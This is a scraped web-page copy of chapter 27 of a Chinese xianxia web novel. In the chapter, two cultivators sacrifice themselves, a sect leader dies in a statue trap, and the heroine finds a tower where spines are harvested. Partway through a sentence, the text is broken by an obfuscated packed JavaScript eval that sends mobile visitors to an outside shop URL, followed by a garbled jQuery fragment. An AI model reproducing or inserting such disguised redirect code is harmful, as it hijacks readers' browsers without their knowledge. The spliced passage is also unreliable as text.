文趣网 > 其他小说 > 与大师兄绑定双向攻略系统后 > 27. 九天(六)
    云岚最先开口:“你们两个,想清楚了?”

    魏云楼点头:“只有我们在这世上最无牵无挂,换别的谁都不公平。”

    云岚笑出声来:“让你们来也不公平啊,堕为蚀鬼后神智和记忆会被侵蚀,到时候交起手来,我们几个中有谁打得过你们俩?”

    “有我自己啊。”慕韶景道,“自己和自己总能打个平手,再加上大家,很容易赢。”

    “胡说。”云岚道,“你们分离出另一个自己属于重创,是要陷入沉睡的,也就是说堕为蚀鬼的你们至少能够多修炼百年有余。百年啊,得多懒才能毫无长进?”

    慕韶景和魏云楼面面相觑,最后慕韶景为难地说:“那我们忍一忍,不修炼就好了。”

    她说完这话沉默片刻,觉得自己还是忍不了,决定放弃这个方法:“百年太漫长,让我不修炼不如杀了我。”

    云岚摊手:“看吧。”

    “驭灵道大成,最强悍的就是空枢灵技。”慕韶景屈张五指恋恋不舍地感受着体内丰沛汹涌的灵力,最后下定决心,“断开我体内所有灵脉连接,让我无法使用空枢就够了。”云岚盯着她手掌沉默不语。

    她清楚慕韶景晋升驭灵道大成费了多少努力,也清楚慕韶景有多么渴望变得更强。

    废掉空枢,几乎要让她的驭灵道从头再来。

    慕韶景动作却快,在众人不及反应之际,她已经干脆利落地召出窥天剑,切断了自己所有灵脉:“总不会我没有空枢,你们还打不过我吧?”

    云岚苦笑道:“我会督促庄瀛加紧修炼防御之术的。”

    鲜血自慕韶景双臂淌下,染红明绿衣裙,她不甚在意地甩了甩手,歪头对魏云楼笑道:“你废什么?”“总之不是空枢。”魏云楼道,“若是我的空枢也废了,就再无人能助你连通灵脉了。”

    慕韶景挑眉:“你之前是不是就挺嫉妒我?因为我们都是空枢巅峰,但我有驭灵道大成加成,所以空枢比你更强。”

    魏云楼承认得倒很干脆:“是。”

    慕韶景心满意足地点点头,正要将窥天剑收起,却被魏云楼抓住手腕:“杀了我吧。”

    慕韶景转过头来看他:“什么?”

    魏云楼道:“如果有朝一日我一定会死,我希望死在你手里。”

    慕韶景微微蹙眉,魏云楼的神色却比她想象中要更为坚决,几乎称得上虔诚:“无论是现在还是未来,我都想死在你手里。”

    如果死亡是生命的终点,那么他希望和她一起走到尽头。

    被窥天刺穿心脏的人或蚀鬼会被蛛网形态的灵力死死缚住,即便能侥幸逃脱,留在他胸膛的剑伤也会一直让窥天有所感应,直到他死去。

    无论过去多少年,无论修炼到什么程度,窥天剑留下的痕迹会让他永远落慕韶景一成。所以被窥天刺中的人,无一例外都死在了慕韶景手里。

    慕韶景道:“亲手杀了你,我或许会难过。”

    魏云楼牵了牵嘴角:“百年太漫长,我怕你最先忘了我。”

    窥天穿透魏云楼胸膛的一瞬间,蛛网自他胸口飞速蔓延开,让他被缚住,此生此世再也无法逃脱。

    明昭衡的分离之能在他死前分离出了另一个魏云楼,减轻了他的伤势让他不死,也分离出另一个慕韶景,让她迟缓地后知后觉到难过。

    依照计划所定,伤势更重的一方被云岚带走,他们会陷入沉睡,直到失去一切记忆再度醒来。而另一个慕韶景和另一个魏云楼堕为蚀鬼,离开了他们所熟悉的人。

    魏云楼没有食言,在堕为蚀鬼、神智日日夜夜被侵蚀时,也记得帮慕韶景连通灵脉,助她重回驭灵道大成。

    慕韶景也说话算话,在忘记了许多事后还能记得两个人,一是另一个她自己,第二个是他。

    他们相识于两百年前或者更早,携手在地脉游走两百年,最后崭新的另一个他们在昆仑重逢。

    一切过往匆匆奔流而去,慕韶景无法留住这些景象,更无法留住景象中的人,只能凭借记忆将他们记住。

    又或者不是她记住了,而是她的某些记忆正在被唤醒。

    窥天与俯尘结合让它们自动发挥出最强效能,窥天随她心意窥视万物,最后确定庄瀛的位置时,俯尘将阻隔在他们之间的事物尽数吞噬容纳,要将慕韶景送到她想去的地方。

    慕韶景在原地站了片刻,缓过神来,抬步要走入那片皓白灵光,却听身后传来一阵急促脚步声:“等、等等!等等我!”

    慕韶景抬手将窥天和俯尘收回,看向来人。

    戚隐狼狈地瞬影追上来,上气不接下气地拦住她:“我、我带你去。”

    这是慕韶景第一次完整清楚地看见戚隐的样貌,虽沾染了泥土,却有几分熟悉的影子。

    她想到了那个穿水色衣袍、被抽出脊骨的年轻人。

    慕韶景不动声色地问:“去哪?”

    “去、去找你的师兄庄瀛!”戚隐深吸一口气,将剩下的话一股脑吐出来,“他他他被关在大漠某座锁怨塔下的天坑中需要解开机关将罗浮安的塑像移开才能看见!”

    慕韶景点点头,随意试探一句:“戚宗主,你应当知道,如果你帮罗浮安来诱我入圈套,会有什么下场吧?”

    “我只是胆子小,不是傻子。”戚隐说,“他都想要我死了!”

    慕韶景道:“所以你的计划是什么?”

    戚隐怯声说:“我只要罗浮安死。”

    慕韶景收回目光,再度召动窥天和俯尘,戚隐见状举手道:“那个,待会儿你瞬影能慢点吗?或者捎上我一起……我追不上你瞬影的速度。”

    说话间白色灵光再度绽开,慕韶景抓住戚隐肩膀,将他往灵光里一扔:“好,那你先走。”说完她抬步跟上,只一瞬间二人就来到了九天大漠,窥天和俯尘灵光暗下去,落在慕韶景手中。

    戚隐被灵光吐出来时险些站不稳,看慕韶景的眼神掩饰不住惊奇和崇拜:“你们什么时候在大漠里设的传送阵连接点?”

    慕韶景没有心思答他,抬头看向面前的锁怨塔:“这座?”

    戚隐也不恼,顺着她的目光抬头看了看:“我不知道……得进去试试机关。”

    戚隐说着推开锁怨塔大门,在前边探路,走着走着有些懊恼地说:“我忘记锁怨塔的灯坏了,没带风灯……”

    慕韶景正好用灵力在掌心托起一团照明火焰,闻言疑惑道:“用灵力啊,为什么要带着灯?”

    “……为什么?”戚隐微微一怔,随即笑起来,“对啊,根本不需要带着灯。”

    层层旋梯绕着中央巨大的罗浮安的塑像一路向上,二人瞬影奔至旋梯尽头,通向罗浮安塑像的手掌。

    戚隐按下一处墙壁上的机关,塑像手掌由掌心朝下覆压改为掌心朝上平放,接上旋梯,看起来是要接他们上去。

    戚隐在旋梯尽头站了片刻,忽然说:“慕仙君,我思考了很久才选中了一个可能杀死罗浮安的人,我赌那个人是你。”

    “所以你带我来找我师兄了。”慕韶景点点头,“不过你不必下注赌我赢,我要杀罗浮安而你也要,我们目的一致就足够了。”

    戚隐笑着摇摇头:“没有不需要付出代价的买卖。”

    慕韶景再次点点头:“那我会给

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17599974|202257||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    你等价的交换。”

    戚隐站在塑像手掌边缘,每动一分就能听见碎石下落的簌簌声响,不妙的预感让他有些不受控制地颤抖:“慕仙君……庄仙君让我给你带一句话。”慕韶景道:“你认识我师兄?”

    她有些意外,在罗浮安眼皮子底下,戚隐居然会和庄瀛有交情。

    “嗯……”戚隐应道,“之前他让我想办法告诉你九天在取人脊骨制罗藏伞的消息,现在他让我提醒你,不要为了他强行晋升驭灵道大成。”

    慕韶景微微蹙眉:“因为有风险,还是有陷阱?”

    戚隐摇头:“我不知道,我很难见到他,也很难听他说些什么。”

    他说完下定决心般走入塑像手掌,将灵力注入塑像内,若是不出意外,塑像手掌合十时会沉下去,而通往天坑的旋梯会出现。

    他启动机关后,立即发动体脉灵技要从塑像手掌中撤出来,塑像手掌却以快得近乎诡异的速度迅速合拢,将他夹在中间。

    在听见自己颅骨被夹碎的声响之前,戚隐奋力朝慕韶景伸出手,想要求救。

    慕韶景在触到他的手之前,先触到了喷溅的鲜血。

    鲜红的,滑腻的,滚烫的,几乎灼伤她的手。

    被夹碎的断肢碎肉随着塑像下沉,新的旋梯显现出来,却不是通往天坑,而是和原本的锁怨塔一样通往各层。

    慕韶景知道罗浮安就在附近,或许像一只饿兽般正躲在某处窥视着她,等待她掉入陷阱。

    她看着下沉的塑像彻底消失不见,抬步迈上旋梯,经过每一层。

    真实的锁怨塔并不是用来关押蚀鬼和罪囚的,它们锁的是在塔中冤死之人的怨。

    每一层都是一个独立完整的链条,从旋梯的方向走过去,每个房间依次展现出制作罗藏伞的过程。

    先是分离皮肉和骨骼,再是剥离脊骨,然后是挑拣碎肉中分布的灵脉,最后将废弃的脊骨或者皮肉运往天坑填埋。

    屠夫们不尽是修士,却似乎都对这些场景习以为常,不觉有异。

    井然有序,自成体系。

    罗浮安的声音在身后响起来:“抽人脊骨的场面,你们说一声想看,我自会带你们来看,又何必偷偷摸摸想办法潜入珍宝楼呢。”

    慕韶景转身看去,罗浮安的面容在明暗红光下如同罗刹。

    他状似无奈地摊手:“戚隐还为此废了一只偶人……真不知他何时将悬机道修炼得那样厉害了,我差点没瞧出来珍宝楼那个是他造出来的偶人替身。”

    慕韶景闻言想起被塑像夹碎的戚隐,暗自希望那也是一个替形偶人。

    罗浮安瞧出她心思,笑道:“那个是真的,否则三番五次纵容他,太荒唐了。”

    慕韶景神色微沉:“我来了,所以你准备的‘惊喜’呢?”

    “有些意外啊。”罗浮安道,“我以为魏云楼会先到。”

    “师兄不该,也不会来。”

    “可我比较想一次杀了你们两人。”

